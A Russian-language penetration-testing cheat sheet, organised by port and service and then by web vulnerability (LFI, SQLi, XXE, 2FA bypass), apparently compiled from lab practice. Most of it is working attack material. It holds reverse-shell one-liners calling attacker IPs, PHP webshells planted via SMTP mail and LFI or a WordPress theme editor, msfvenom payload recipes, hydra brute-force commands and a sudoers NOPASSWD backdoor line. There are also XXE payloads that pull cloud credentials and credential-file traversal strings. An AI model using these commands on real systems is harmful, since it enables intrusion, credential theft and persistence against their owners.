

Hacking

19 chargen

Она предназначена для тестирования, измерения и отладки.

Узел сети может установить соединение с сервером, поддерживающим Character Generator Protocol с использованием TCP

или UDP через порт 19. После открытия TCP-соединения, сервер начинает отправлять клиенту случайные символы и делает

это непрерывно до закрытия соединения. В UDP-реализации протокола, сервер отправляет UDP-датаграмму, содержащую

случайное (от 0 до 512) количество символов каждый раз, когда получает датаграмму от узла. Все полученные сервером

данные игнорируются.

https://www.rapid7.com/db/modules/auxiliary/scanner/chargen/chargen_probe

Abuse: https://en.wikipedia.org/wiki/Character_Generator_Protocol#cite_note-1 (DOS)

13 daytime

DAYTIME — предназначен для тестирования связи путём получения от сервера текущих даты и времени в текстовом вид

9 discard

DISCARD — предназначен для тестирования связи путём отправки данных на сервер, который отбрасывает принятое, не отправляя никакого ответа. Также используется для Wake-on-LAN-удалённого включения компьютера.

<https://www.exploit-db.com/exploits/19555>

21 FTP

Ftp <ip>

Username: Anonymous

Password: asdfasdf

Иногда вы можете скопировать файлы с удаленного компьютера, на котором у вас нет логина. Это можно сделать с

помощью анонимного FTP. Когда удаленный компьютер запрашивает ваше имя для входа, вы должны ввести слово anonymous.

Вместо пароля вы должны ввести свой адрес электронной почты. Это позволяет удаленному сайту вести записи анонимных

FTP-запросов. После того, как вы вошли в систему, вы находитесь в анонимном каталоге для удаленного компьютера.

Обычно он содержит несколько общедоступных файлов и каталогов. Опять же вы должны быть в состоянии перемещаться в

этих каталогах. Однако вы можете копировать файлы только с удаленного компьютера на свой локальный компьютер; Вы не

можете писать на удаленной машине или удалять там какие-либо файлы

```
nmap -sV -Pn -vv -p [PORT] --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftpvstftpd-backdoor,ftpvuln-cve2010-4221 <IP>
```

```
hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -f [IP] ftp
```

22 ssh

`ssh -L 8080:127.0.0.1:8080 user@<IP> # перенаправление трафика с удаленного порта машины на свой порт, например локальный веб-сервер`

`sftp -P 2222 <IP> # иногда получается подключиться, если через ssh не получается`

`ssh noob@<IP> '() { :;; } /bin/bash' # если не получается зайти на ssh по какой то причине (shellshock)`

23 telnet

25 SMTP

telnet <IP> 25

ehlo server - инициировать соединение с сервером (helo)

vrfy user проверка наличия юзера на сервере

smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]

smtp-user-enum -M VRF -U /usr/share/wordlists/dirb/common.txt -t <ip>

nc -vvvv <IP> 25

mail from: 0x23b

rcpt to: <user> (имя пользователя в системе)

data

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP> 443 > /tmp/f"); ?>

.

quit

потом этот файл можно прочитать в /var/mail/<user> , например с помощью LFI

git

git show

git log

git show <commit id>

49 TACACS

Сеансовый протокол, использовавшийся на серверах доступа ARPANET. Центральный сервер, который принимает решение, разрешить или не разрешить определённому пользователю подключиться к сети

53 DNS

`dig axfr bank.htb @10.10.10.29 # позывает все домены`

`wfuzz -u http://10.10.10.29/ -H "Host: FUZZ.bank.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 11510 # сканируем на виртуальные хосты (VHOSTS)`

`dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml output.xml - Dnsrecon DNS Brute Force`

`dnsrecon -d megacorpone.com -t axfr - Dnsrecon DNS List of megacorp`

`dnsenum zonetransfer.me`

69 TFTP

79 fingerd linux

telnet 10.0.0.1 79

finger root@10.0.0.1 - можно посмотреть какие пользователи зарегистрированы на сервере

80 | 443 WEB

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u https://10.10.10.7 -t 25 -k
```

```
dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.56/ -t 50 -x .cgi,.php,.py,.sh,.rb
```

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.10.56/cgi-bin/ -  
t 200 -x .cgi,.php,.py,.sh,.rb
```

Wordpress

```
wpscan --url http://<IP>/wordpress --enumerate u #перебор пользователей  
wpscan --url http://<IP>/wordpress -e vp #перебор уязвимых плагинов
```

```
wpscan --url http://10.10.10.37 -e ap,t,tt,u # работает, проверяй
```

[1]

Plugins -> Editor -> akismet.php

в начало файла:

```
<?php exec ("/bin/bash -c 'bash -i >& /dev/tcp/<IP>/4444 0>&1'"); ?>
```

[2]

php-reverse-shell.php в тему ошибки 404

```
<IP>/wordpress/wp-content/themes/twentythirteen/404.php
```

[Перебор логина и пароля пользователя]

```
hydra -vV -L fsociety.dic.uniq -p wedontcare 192.168.2.4 http-post-form '/wp-  
login.php:log=^USER^&pwd=^PASS^&wpsubmit=Log+In:F=Invalid username' # перебираем имена  
пользователей в wordpress, используя словарь  
hydra -vV -l elliot -P fsociety.dic.uniq vm http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-  
submit=Log  
+In:F=is incorrect' # перебираем пароль пользователя так же  
[wpscan]  
wpscan --url http://ip/ - проверяем на уязвимости  
wpscan --url http://ip --enumerate u - перебор пользователей  
wpscan --url http://ip -U users.txt -P pass.txt -t 50 - перебираем пользователей и пароли по словарю  
cewl -w wordlist.txt -d 5 -m 4 http://ip #составляет словарь из слов, которые находятся на сайте,  
потом можно  
использовать как словарь для перебора паролей/логинов
```

wpscan

Joomla

1. `joomscan -url http://ip -enumerate-components #` позволяет узнать версию Joomla
2. `searchsploit joomla #` после того как узнали версию Joomla, ищем эксплоиты для этой версии
3. `ip/administrator/index.php?option=com_templates`
`ip/administrator/index.php?option=com_templates&view=templates #` после того, как смогли проэксплуатировать уязвимость (попасть на сайт), ищем темы для сайта в которых находятся шаблоны страниц, создаем свою и записываем туда `php-reverse-shell`
4. `ip/templates/protostar/shell.php #` запустить `php-reverse-shell` можно на страничке, вместо `protostar` может быть другой шаблон

Vulnerabilities

LFI

#обычный просмотр

```
/script.php?page=../../../../../../../../etc/passwd  
/script.php?file=../../../../../../../../etc/passwd
```

#null-byte

```
vuln.php?page=/etc/passwd%00  
vuln.php?page=/etc/passwd%2500
```

php expect

```
php?page=expect://ls  
/fi/?page=php://input&cmd=ls  
vuln.php?page=php://filter/convert.base64-encode/resource=/etc/passwd
```

#Техники, связанные с укорачиванием

```
vuln.php?page=/etc/passwd.....  
vuln.php?page=../../../../../../../../../../../../../../../../../../../../etc/passwd  
vuln.php?page=/etc/passwd/../../../../../../../../../../../../../../../../..
```

[LFI Windows Files:]

```
%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\repair\SAM  
%WINDIR%\win.ini  
%SYSTEMDRIVE%\boot.ini  
%WINDIR%\Panther\sysprep.inf  
%WINDIR%\system32\config\AppEvent.Evt
```

[LFI to RCE]

[SMTP 1]

если есть smtp то отправляем письмо:

```
telnet <IP> 25  
MAIL FROM: qwe  
RCPT TO : user  
data  
<?php system($_GET['c']);?>
```

```
.  
quit  
http://<ip>/.../.../var/mail/user&c=id
```

[SMTP 2]

если есть smtp (25 port), то можно написать письмо пользователю с содержанием:

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <IP> 443 > /tmp/f"); ?>  
после этого читаем с помощью LFI /var/mail/user
```

[nginx]

```
/var/log/nginx/access.log  
/var/log/apache/access.log
```

SQL inj

sqlmap

```
sqlmap -r search.txt --level=5 --risk=3 --tamper=space2comment --dbs
```

(1. -D users --tables)

(2. -D users -T UserDetails --columns --dump)

search.txt - запрос перехваченный в burp (если протестировать нужно какие-то html поля, например поле поиска)

```
sqlmap -u http://ip --risk=3 --level=5 --random-agent --dbs # так тоже можно
```


reverse shell

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
python -c 'import socket,subprocess,os;s=socket.socket
(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.157",1235));os.dup2(s.fileno(),0); os.dup2
(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
mkncod /tmp/backpipe p
/bin/sh 0</tmp/backpipe | nc 192.168.96.128 4444 1>/tmp/backpipe
```


88 Kerberos

Сетевой протокол аутентификации, который предлагает механизм взаимной аутентификации клиента и сервера перед установлением связи между ними, причём в протоколе учтён тот факт, что начальный обмен информацией между клиентом и сервером происходит в незащищенной среде, а передаваемые пакеты могут быть перехвачены и модифицированы

```
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test'
```

Test MS14-068

[1 случай]

GetUserSPNs.py

110 | 995/tcp - POP3 | POP3 Secure

Стандартный почтовый протокол, используемый для получения электронной почты с удаленного сервера на локальный почтовый клиент. POP3 позволяет подключаться к серверу и загружать электронную почту. Как только электронные письма загружены, они не находятся на удаленном сервере.

```
telnet <ip> 110
USER username # логинимся
PASS password # под пользователем
LIST # смотрим письма
TOP 2 836 # выводим содержимое письма
QUIT # выходим
```

111 | 2049 NFS file share

```
nmap -sV --script=nfs-showmount $ip - Show Mountable NFS Shares  
showmount -e <ip>  
mount <ip>:/vol/share /mnt/nfs -nolock
```

135 RPC

Удаленный вызов процедуры (RPC) - это когда компьютерная программа вызывает выполнение процедуры (подпрограммы) в другом адресном пространстве (обычно на другом компьютере в общей сети), которое кодируется так, как если бы это был обычный (локальный) вызов процедуры

`rpcinfo -p <ip>` # перебор RPC служб

`rpcclient --user="" --command=enumprvs -N $ip` - Connect to an RPC share without a username and password and

enumerate privledges

`rpcclient --user="<Username>" --command=enumprvs $ip` - Connect to an RPC share with a username and enumerate privledges

143 | 993 IMAP | IMAP Secure

Протокол доступа к сообщениям в Интернете (IMAP) - это почтовый протокол, используемый для доступа к электронной почте на удаленном веб-сервере с локального клиента. IMAP и POP3 - два наиболее часто используемых почтовых протокола Интернета для получения электронной почты. Оба протокола поддерживаются всеми современными почтовыми клиентами и веб-серверами.

161 SNMP

Простой протокол управления сетью (SNMP) - это способ обмена информацией между различными устройствами в сети. Это позволяет устройствам обмениваться данными, даже если они имеют разное аппаратное обеспечение и используют другое программное обеспечение. Без такого протокола, как SNMP, у инструментов управления сетью не было бы возможности идентифицировать устройства, отслеживать производительность сети, отслеживать изменения в сети или определять состояние сетевых устройств в режиме реального времени.

```
snmpwalk -c public -v1 <ip>  
snmpcheck -t <ip> -c public # перебор SNMP служб  
snmpenum -t <ip>
```

389 LDAP

Обычное использование LDAP - предоставление центрального места для хранения имен пользователей и паролей. Это позволяет множеству различных приложений и служб подключаться к серверу LDAP для проверки пользователей.

```
ldapsearch -x -b "ou=anonymous,dc=challenge01,dc=root-me,dc=org" -H "ldap://challenge01.root-me.org:54013"
```

```
ldapsearch -h [IP] -p [PORT] -x -s base
```

445 SMB

#445/tcp - SMB - Can be samba or Active Directory share

smbclient -L zimmerman - подключение по юзером

smbclient -L <IP> - вывод расшаренных папок

smbclient //<IP>/dir - вывод содержимого расшаренной директории

smbclient //<IP>/dirsec -U helios - подключение к расшаренной папке за определенного юзера

mount -t cifs -o username=user,password=pass,domain=blah //<ip>/share-name /mnt/cifs

Default shares created:

- IPC\$ - helps programs communicate to each other. Not accessible by even admins.
- ADMIN\$ - used for remote administration. Not accessible by even admins.
- C\$ - manages root volume. Admins can create, edit, delete, view files

smbmap -H 10.10.10.3 # вывод списка доступных директорий

smbclient -N //10.10.10.3/tmp --option='client min protocol=NT1' # если выходит ошибка (protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED)

SMB Enumeration:

nmap \$ip --script smb-os-discovery.nse

nmap -sV -Pn -vv -p 445 --script-args smbuser=<username>,smbpass=<password> --script='(smb*) and not (brute or

broadcast or dos or external or fuzzer)' --script-args=unsafe=1 \$ip - Nmap all SMB scripts authenticated scan

SMB Enumeration Tools

smblookup -A \$ip

smbclient //MOUNT/share -I \$ip -N

rpcclient -U "" \$ip

enum4linux \$ip

enum4linux -a \$ip

SMB Finger Printing

smbclient -L //\$ip

Nmap Scan for Open SMB Shares

nmap -T4 -v -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445

192.168.10.0/24

Nmap scans for vulnerable SMB Servers

nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 \$ip

Enumerate SMB Users

```
nmap -sU -sS --script=smb-enum-users -p U:137,T:139 $ip-14
```

1443 MSSQL Microsoft SQL server

```
nmap -p 445,1443 --script ms-sql-info,ms-sql-empty-password,ms-sql-ntlm-info,ms-sql-tables <ip
```

```
nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --  
scriptargs=mssql.instance-port=%  
s,smsql.username-sa,mssql.password-sa [IP] # поиск известных уязвимостей
```

```
hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql # брут на дефолтные  
логины и пароли
```

1521 Oracle SQL Server

```
tnscmd10g version -h <ip>  
tnscmd10g status -h <ip>
```

3128 Squid proxy

Если видишь такой прокси, то поменяй прокси в веб-браузере и заходи на страницу машины, на которой крутится веб

3306 Mysql Server | MariaDB

```
nmap -sV -Pn -vv <ip> -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysqlenum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
```

```
hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql # брут на дефолтные логины и пароли
```

Linux

kernel exploits:

<https://www.exploit-db.com/exploits/39166> #3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015
i686 i686 i686 GNU/Linux

LinEnum.sh # вывод информации о системе

getcap -r / 2> /dev/null # капабилити, почти что аналог suid

echo "id_rsa.pub" > authorized_keys # добавляем публичный ключ с кали в папку .ssh взломанного пользователя

python -c 'import pty; pty.spawn("/bin/sh")' # интерактивная оболочка на удаленной машине

#получаем шелл через vi:

```
:set shell=/bin/bash  
:shell
```

echo "www-data ALL=(root) NOPASSWD: /usr/bin/sudo" >> /etc/sudoers # записываем в sudoers для возможности выполнять команду sudo без пароля

#Добавляем в содержимое скрипта/изменяем для получения шелла:

```
import os  
os.system('nc <IP> 4444 -e /bin/sh')
```

3389 RDP

`ncrack -vv --user administrator -P /usr/share/wordlists/rockyou.txt rdp://[IP] # брут на дефолтные логины и пароли`

NoSQLs

-5432/tcp - Postgresql

Login: postgres:postgres

nmap -sV 192.168.100.11 -p 5432

-27017/tcp - Mongo DB

nmap -p 27017 --script mongodb-info <ip>

-5000/tcp - Oracle NoSQL

-6379/tcp - Redis(key value store)

Default no password

5601 Kibana

Creds: kibana:changeme

5900 VNC

```
nmap -p 5900 --script vnc-info <ip>  
use auxiliary/scanner/vnc/vnc_login  
vncviewer <ip:port>
```


Windows

Metasploit:

[1]

#ищем возможные эксплоиты которые можно применить на машине и запускаем их:

#из meterpreter:

```
background
search local_exploit
use post/multi/recon/local_exploit_suggester
set session 1
run
```

```
background
use exploit/windows/local/ms14-058-track-popup_menu
set payload ...
set session1
run
```

password crack

#Получение пароля пользователя из закрытого ключа ssh

пропускаем закрытый ключ ssh через ssh2john и потом перебираем с помощью john (получаем пароль от закрытого ключа)

```
/usr/share/john/ssh2john.py > id_rsa.hash
```

```
john --wordlist=rockyou.txt id_rsa.hash
```

Metasploit

Metasploit

exploit/multi/misc/openoffice_document_macro #генерация полезной нагрузки в odt документе

[Common Exploits]

#Old Linux Kernel

CVE-2016-5195 (< 3.9) (priv+)

<https://www.exploit-db.com/exploits/26131/> (< 3.8.9 priv+)

#Windows Vista

use exploit/windows/smb/ms09_060_smb2_negotiate_func_index

#Windows XP

use exploit/windows/smb/ms08_067_netapi

use exploit/windows/dcerpc/ms06_040_netapi - doesn't exist

#Windows 2k/2003

use exploit/windows/smb/ms08_067_netapi

use exploit/windows/dcerpc/ms06_040_netapi - doesn't exist

/usr/share/exploitdb/platforms/windows/remote/66.c <- ms03-026

#Windows 7

use exploit/windows/local/bypassuac

#Windows Server 2008

use exploit/windows/smb/ms09_060_smb2_negotiate_func_index

#SMB

exploit/windows/smb/ms17_010_eternalblue (windows)

[Shells]

##Linux

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf

#Windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

#Mac

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho

[Web Payloads]

#PHP

msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php

msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php

#ASP

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to

Connect On> -f asp > shell.asp

#JSP

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp

#WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war

Hydra

[Hydra]

#Hydra brute force against SNMP

```
hydra -P password-file.txt -v $ip snmp
```

#Hydra FTP known user and rockyou password list

```
hydra -t 1 -l admin -P /usr/share/wordlists/rockyou.txt -vV $ip ftp
```

#Hydra SSH using list of users and passwords

```
hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u $ip ssh
```

#Hydra SSH using a known password and a username list

```
hydra -v -V -u -L users.txt -p "<known password>" -t 1 -u $ip ssh
```

#Hydra SSH Against Known username on port 22

```
hydra $ip -s 22 ssh -l <user> -P big_wordlist.txt
```

#Hydra POP3 Brute Force

```
hydra -l USERNAME -P /usr/share/wordlists/nmap.lst -f $ip pop3 -V
```

#Hydra SMTP Brute Force

```
hydra -P /usr/share/wordlists/nmap.lst $ip smtp -V
```

#Hydra attack http get 401 login with a dictionary

```
hydra -L ./webapp.txt -P ./webapp.txt $ip http-get /admin
```

#Hydra attack Windows Remote Desktop with rockyou

```
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip
```

#Hydra brute force SMB user with rockyou:

```
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt $ip smb
```

#Hydra brute force a Wordpress admin login

```
hydra -l admin -P ./passwordlist.txt $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=LogIn&testcookie=1:S=Location'
```


exiftool

```
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' lo.jpg  
mv lo.jpg lo.php.jpg
```

curl

curl http://<IP>/index.html # отправляем запрос на страницу и получаем ее содержимое

curl -X PUT http://<IP>/test.txt -d @text.txt # заливаем на сервер локальный файл test.txt под именем test.txt посредством метода http-PUT

curl -X PUT http://<IP>/meter.txt --data-binary @meter.aspx # загружаем реверс шел так, чтобы не мешались пробелы, отступы и т.д.

curl -X MOVE -H 'Destination:http://<IP>/cmd.aspx' http://<IP>/cmd.txt # переименовываем файл cmd.txt на сервере в файл cmd.aspx (обход фильтрации файлов aspx)

OWASP + WEB

5. Определение веб-сервера, фреймворка веб-приложени

Обнаружение уязвимости.

1. В теле запроса присутствуют вставки из **XML**, значит есть вероятность XXE - уязвимости.
например:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
  3
</productId>
<storeId>
  3
</storeId>
</stockCheck>
```

Burp Suite

Брут логина-пароля.

1. Кластер бомба (перебирает логин и пароль по словарю, подставляя под 1 логин все пароли по очереди, и т.д.)
2. Снайпер (ставим перебор для одного из параметров и смотрим на длину ответа / код, если находим отличный от других значит это тот параметр что нам нужен. например bad password, failed login. в первом случае мы видим что логин правильный, нужно перебрать пароль. Тем же способом перебираем пароль, перед этим подставив правильный логин.

Помимо получения конфиденциальных данных, другое главное влияние атак XXE заключается в том, что их можно использовать для выполнения подделки запросов на стороне сервера (SSRF). Это потенциально серьезная уязвимость, при которой серверное приложение может быть вынуждено выполнять HTTP-запросы к любому URL-адресу, к которому сервер может получить доступ.

Чтобы использовать уязвимость XXE для выполнения атаки SSRF, вам необходимо определить внешний объект XML, используя URL-адрес, на который вы хотите настроить таргетинг, и использовать определенную сущность в значении данных.

Если вы можете использовать определенную сущность в значении данных, которое возвращается в ответе приложения, тогда вы сможете просмотреть ответ по URL-адресу в ответе приложения и, таким образом, получить двустороннее взаимодействие с серверной системой. В противном случае вы сможете выполнять только слепые SSRF-атаки (которые все еще могут иметь критические последствия).

В следующем примере XXE внешний объект заставит сервер выполнить внутренний HTTP-запрос к внутренней системе в инфраструктуре организации:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

пример:

На сайте есть функция «Проверить наличие», которая анализирует ввод XML и возвращает любые неожиданные значения в ответе (цифры)

Предварительно зная IP-адрес машины во внутренней сети сервера мы можем к ней обратиться, а так, придется поработать Burp Intruder, если не знаем

```
POST /product/stock HTTP/1.1
Host: ac8elf04lelcbac380e26151000a001c.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac8elf04lelcbac380e26151000a001c.web-security-academy.net/product?productId=2
Content-Type: application/xml
Origin: https://ac8elf04lelcbac380e26151000a001c.web-security-academy.net
Content-Length: 107
DNT: 1
Connection: close
Cookie: session=GUGqOBcgHQLVP6QsawBzD2BvELQEjzj0
```

```
<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

и далее продвигаемся по пути, добавляя в URL остальной путь, например <http://169.254.169.254/latest/meta-data/iam/security-credentials>

3. XInclude атаки

Некоторые приложения получают данные, отправленные клиентом, встраивают их на стороне сервера в XML-документ, а затем анализируют документ.

Пример этого происходит, когда данные, отправленные клиентом, помещаются во внутренний запрос SOAP, который затем обрабатывается серверной службой SOAP.

В этой ситуации вы не можете провести классическую атаку XXE, потому что вы не контролируете весь XML-документ

и поэтому не можете определять или изменять DOCTYPE элемент.

Однако вы можете использовать XInclude вместо этого.

XInclude является частью спецификации XML, которая позволяет создавать XML-документ из вложенных документов.

Вы можете поместить XInclude атаку в любое значение данных в XML-документе, поэтому атака может быть выполнена в ситуациях, когда вы управляете только одним элементом данных, который помещается в XML-документ на стороне сервера.

Чтобы выполнить XInclude атаку, вам необходимо указать XInclude пространство имен и указать путь к файлу, который вы хотите включить.

Например:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include parse="text" href="file:///etc/passwd"/></foo>
```

пример:

```
POST /product/stock HTTP/1.1
Host: ac0d1f241ea8400a80fc1f12006f00a9.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac0d1f241ea8400a80fc1f12006f00a9.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac0d1f241ea8400a80fc1f12006f00a9.web-security-academy.net
Content-Length: 21
DNT: 1
Connection: close
Cookie: session=MXa1Infa9FXc1NQktCR46uB7wHfL6xr1

productId=2&storeId=3
```

4. XXE атаки через загрузку файлов

Некоторые приложения позволяют пользователям загружать файлы, которые затем обрабатываются на стороне сервера.

Некоторые распространенные форматы файлов используют XML или содержат подкомпоненты XML.

Примерами форматов на основе XML являются форматы офисных документов, такие как [DOCX](#), и форматы изображений, такие как [SVG](#).

Например, приложение может позволять пользователям загружать изображения и обрабатывать или проверять их на сервере после их загрузки.

Даже если приложение ожидает получить формат, такой как PNG или JPEG, используемая библиотека обработки изображений может поддерживать изображения SVG.

Поскольку формат SVG использует XML, злоумышленник может отправить вредоносное изображение SVG и таким образом достичь скрытой поверхности атаки для уязвимостей XXE.

пример:

сайт-форум с функцией прикрепления аватара к комментариям (мб получится просто через вставку картинки, или аватар в профиле пользователя)

1. Создайте локальное изображение SVG со следующим содержимым: (через блокнот)

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

2. Разместите комментарий к сообщению в блоге и загрузите это изображение в качестве аватара.

3. Когда вы просматриваете свой комментарий, вы должны увидеть содержимое `/etc/hostname` файла на своем изображении. Используйте кнопку «Отправить решение», чтобы отправить значение имени хоста сервера.

5. XXE атаки через измененный тип контента

Большинство запросов POST используют тип контента по умолчанию, который создается HTML-формами, например

```
application/x-www-form-urlencoded
```

Некоторые веб-сайты ожидают получения запросов в этом формате, но допускают использование других типов контента, включая XML.

Например, если обычный запрос содержит следующее:

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
```

```
foo=bar
```

Тогда вы сможете отправить следующий запрос с тем же результатом:

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

Если приложение допускает запросы, содержащие XML в теле сообщения, и анализирует содержимое тела как XML, то вы можете достичь скрытой поверхности атаки XXE, просто переформатировав запросы для использования формата XML.

Как найти и протестировать уязвимости XXE

Подавляющее большинство уязвимостей XXE можно быстро и надежно обнаружить с помощью веб-сканера уязвимостей Burp Suite .

Ручное тестирование уязвимостей XXE обычно включает:

- Тестирование извлечения файлов путем определения внешней сущности на основе файла известной операционной системы и использования этой сущности в данных, возвращаемых в ответе приложения.
- Тестирование слепых уязвимостей XXE путем определения внешнего объекта на основе URL-адреса системы, которую вы контролируете, и отслеживания взаимодействия с этой системой. Клиент Burp Collaborator идеально подходит для этой цели.
- Тестирование уязвимого включения предоставленных пользователем данных в формате, отличном от XML, в серверный XML-документ с помощью атаки XInclude, чтобы попытаться получить хорошо известный файл операционной системы.

1. Поиск утечек информации с помощью поиск. систем.

2. Поиск утечек информации в метафайлах веб-сервера, а так же в комментариях исходного кода веб-страниц и метаданных веб-страниц

3. Определение всех приложений на сервере

4. Определение точек входа

5. Определение веб-сервера, фреймворка веб-приложения и самого веб-приложения

18. Обход схемы аутентификации

- 1) Запрос страницы напрямую
- 2) 2) Изменение параметра
- 3) 3) Предсказание ID сессии
- 4) 4) SQL инъекции

1) Если в веб-приложении контроль доступа реализован только на странице логина, то аутентификацию можно обойти, запросив конкретную страницу напрямую, и если эта страница не проверяет учетные данные, то мы на нее попадем. Узнать конкретную страницу можно через брут.

2) В GET или POST запросе можно обнаружить параметр наподобии "authenticated=no", при изменении его, мы проходим аутентификацию

3) Иногда веб-приложения реализуют аутентификацию с помощью сессионных идентификаторов. Однако если ID сессии генерируются в предсказуемом порядке, то можно подобрать существующий ID и получить неавторизованный доступ к веб-приложению, захватив сессию аутентифицированного пользователя

4) 'adm or '1'='1 --

обход 2FA

1. Простой обход 2FA

Иногда реализация двухфакторной аутентификации ошибочна до такой степени, что ее можно полностью обойти.

Если пользователю сначала предлагается ввести пароль, а затем предлагается ввести проверочный код на отдельной странице, пользователь фактически находится в состоянии «авторизован» до того, как он ввел проверочный код.

В этом случае стоит проверить, можете ли вы сразу перейти к страницам «только для входа в систему» после завершения первого шага аутентификации.

Иногда вы обнаруживаете, что веб-сайт фактически не проверяет, выполнили ли вы второй шаг перед загрузкой страницы.

2. Неверная логика двухфакторной проверки

Иногда ошибочная логика двухфакторной аутентификации означает, что после того, как пользователь выполнил начальный шаг входа в систему, веб-сайт не проверяет должным образом, что тот же пользователь выполняет второй шаг.

- With Burp running, log in to your own account and investigate the 2FA verification process. Notice that in the POST /login2 request, the verify parameter is used to determine which user's account is being accessed.
- Log out of your account.
- Send the GET /login2 request to Burp Repeater. Change the value of the verify parameter to carlos and send the request. This ensures that a temporary 2FA code is generated for Carlos.
- Go to the login page and enter your username and password. Then, submit an invalid 2FA code.
- Send the POST /login2 request to Burp Intruder.
- In Burp Intruder, set the verify parameter to carlos and add a payload position to the mfa-code parameter. Brute-force the verification code.
- Load the 302 response in your browser.

3. Брутфорс проверочных кодов 2FA

Некоторые веб-сайты пытаются предотвратить брут кодов путем автоматического выхода пользователя из системы, если он вводит определенное количество неверных кодов подтверждения.

На практике это неэффективно, поскольку продвинутый злоумышленник может даже автоматизировать этот многоэтапный процесс, создав макросы для Burp Intruder.

- With Burp running, log in as carlos and investigate the 2FA verification process. Notice that if you enter the wrong code twice, you will be logged out again. You need to use Burp's session handling features to log back in automatically before sending each request.
- In Burp, go to "Project options" > "Sessions". In the "Session Handling Rules" panel, click "Add". The "Session handling rule editor" dialog opens.
- In the dialog, go to the "Scope" tab. Under "URL Scope", select the option "Include all URLs".
- Go back to the "Details" tab and under "Rule Actions", click "Add" > "Run a macro".
- Under "Select macro" click "Add" to open the "Macro Recorder". Select the following 3 requests:

```
GET /login
POST /login
GET /login2
```

Then click "OK". The "Macro Editor" dialog opens.

- Click "Test macro" and check that the final response contains the page asking you to provide the 4-digit security code. This confirms that the macro is working correctly.
- Keep clicking "OK" to close the various dialogs until you get back to the main Burp window. The macro will now automatically log you back in as Carlos before each request is sent by Burp Intruder.
- Send the POST /login2 request to Burp Intruder.
- In Burp Intruder, add a payload position to the mfa-code parameter.
